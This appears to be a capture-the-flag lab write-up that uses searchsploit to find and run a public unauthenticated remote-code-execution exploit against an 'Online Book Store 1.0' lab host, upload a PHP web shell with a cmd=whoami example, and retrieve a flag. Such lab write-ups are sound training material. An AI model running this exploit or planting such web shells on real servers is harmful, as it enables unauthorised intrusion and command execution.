
Exploiting Vulnerability

Task 5: Manual Exploitation





```
root@ip-10-10-250-176:~# searchsploit online book store
[i] Found (#2): /opt/searchsploit/files_exploits.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchspl
oit_rc" for "files_exploits.csv" (package_array: exploitdb)

[i] Found (#2): /opt/searchsploit/files_shellcodes.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchspl
t_rc" for "files_shellcodes.csv" (package_array: exploitdb)

 Exploit Title                          |  Path
GotoCode Online Bookstore - Multip      | asp/webapps/17921.txt
Online Book Store 1.0 - 'bookisbn'      | php/webapps/47922.txt
Online Book Store 1.0 - Arbitrary       | php/webapps/47928.txt
Online Book Store 1.0 - Unauthenti      | php/webapps/47887.py
```

```
root@ip-10-10-250-176:~# searchsploit -m 47887.py
[i] Found (#2): /opt/searchsploit/files_exploits.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchspl
oit_rc" for "files_exploits.csv" (package_array: exploitdb)

[i] Found (#2): /opt/searchsploit/files_shellcodes.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchspl
oit_rc" for "files_shellcodes.csv" (package_array: exploitdb)

  Exploit: Online Book Store 1.0 - Unauthenticated Remote Code Execut
ion
      URL: https://www.exploit-db.com/exploits/47887
     Path: /opt/searchsploit/exploits/php/webapps/47887.py
File Type: ASCII text, with CRLF line terminators

Copied to: /root/47887.py


root@ip-10-10-250-176:~# python3 47887.py
usage: 47887.py [-h] url
47887.py: error: the following arguments are required: url
```

```
root@ip-10-10-250-176:~# python3 47887.py http://10.10.54.222
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.54.222/bootstrap/img/noOOxTjoWm.
php
> Example command usage: http://10.10.54.222/bootstrap/img/noOOxTjoWm
.php?cmd=whoami
```

OyWjgNLIbq.php android_studio.jpg beauty_js.jpg c_14_quick.jpg c_sharp_6.jpg doing_good.jpg flag.txt img1.jpg img2.jpg img3.jpg kotlin_250x250.png logic_program.jpg mobile_app.jpg noOOxTjoWm.php pro_asp4.jpg pro_js.jpg unnamed.png web_app_dev.jpg



THM{BOOK_KEEPING}